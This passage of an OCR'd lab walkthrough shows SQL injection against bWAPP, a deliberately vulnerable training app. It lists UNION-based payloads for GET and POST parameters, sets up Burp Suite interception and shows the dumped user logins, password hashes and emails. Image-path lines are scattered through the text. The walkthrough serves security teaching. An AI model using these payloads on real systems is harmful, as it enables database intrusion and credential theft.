
Query: Select * from movies where title like '%' or '1'='1' union select 1,login,password,email,5,6,7 from bWAPP.users -- %'




Salvation				
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
A.I.M.	6885858486f31043e5839c735d99457f045affd0	5	bwapp-aim@mailinator.com	Link
bee	6885858486f31043e5839c735d99457f045affd0	5	bwapp-bee@mailinator.com	Link

The login email, username and password hash was retrieved.

Step 16: Selecting SQL Injection (GET/Select).






Query Executed in the backend:

Select * from movies where id=1 order by 1 --

Step 17: Injecting payload to get data from the users table.

Payload: 1 union select 1,login,password,email,5,6,7 from bWAPP.users --

Query: Select * from movies where id=1 union select 1,login,password,email,5,6,7 from bWAPP.users --




Only one record were displayed

Step 18: Injecting payload to short the column from the users table.


Payload: 1 union select 1,login,password,email,5,6,7 from bWAPP.users order by 1 --

Query: Select * from movies where id=1 union select 1,login,password,email,5,6,7 from bWAPP.users order by 1 --




Payload: 1 union select 1,login,password,email,5,6,7 from bWAPP.users order by 2 --


Query: Select * from movies where id=1 union select 1,login,password,email,5,6,7 from bWAPP.users order by 2 --



Step 19: Selecting SQL Injection (POST/Search).




Step 20: Start burp suite and enable intercept.




Step 21: Configuring Firefox to use Burp Proxy. Click on the Fox icon and select "Burp Suite".


Step 22: Starting Burp Suite. Navigate to Web Application Analysis menu and select the burp suite.



Step 23: On the bWAPP page, enter any value in the input field, click on the "search" button and the request will be intercepted. Then, navigate to the Proxy tab and send the request to repeater.



Step 24: Click on the Repeater tab.




The input is present in the "title" POST request.

Step 25: Injecting payload to retrieving all data..

Payload: ' or '1'='1' order by 1 --


Query: Select * from movies where title like '%' or '1'='1' order by 1 -- %'



Step 26: Injecting payload to short the column from the users table.

Payload: ' or '1'='1' union select 1,login,password,email,5,6,7 from bWAPP.users --

Query: Select * from movies where title like '%' or '1'='1' union select 1,login,password,email,5,6,7 from bWAPP.users -- %'



References:

1. bWAPP (http://itsecgames.blogspot.com/)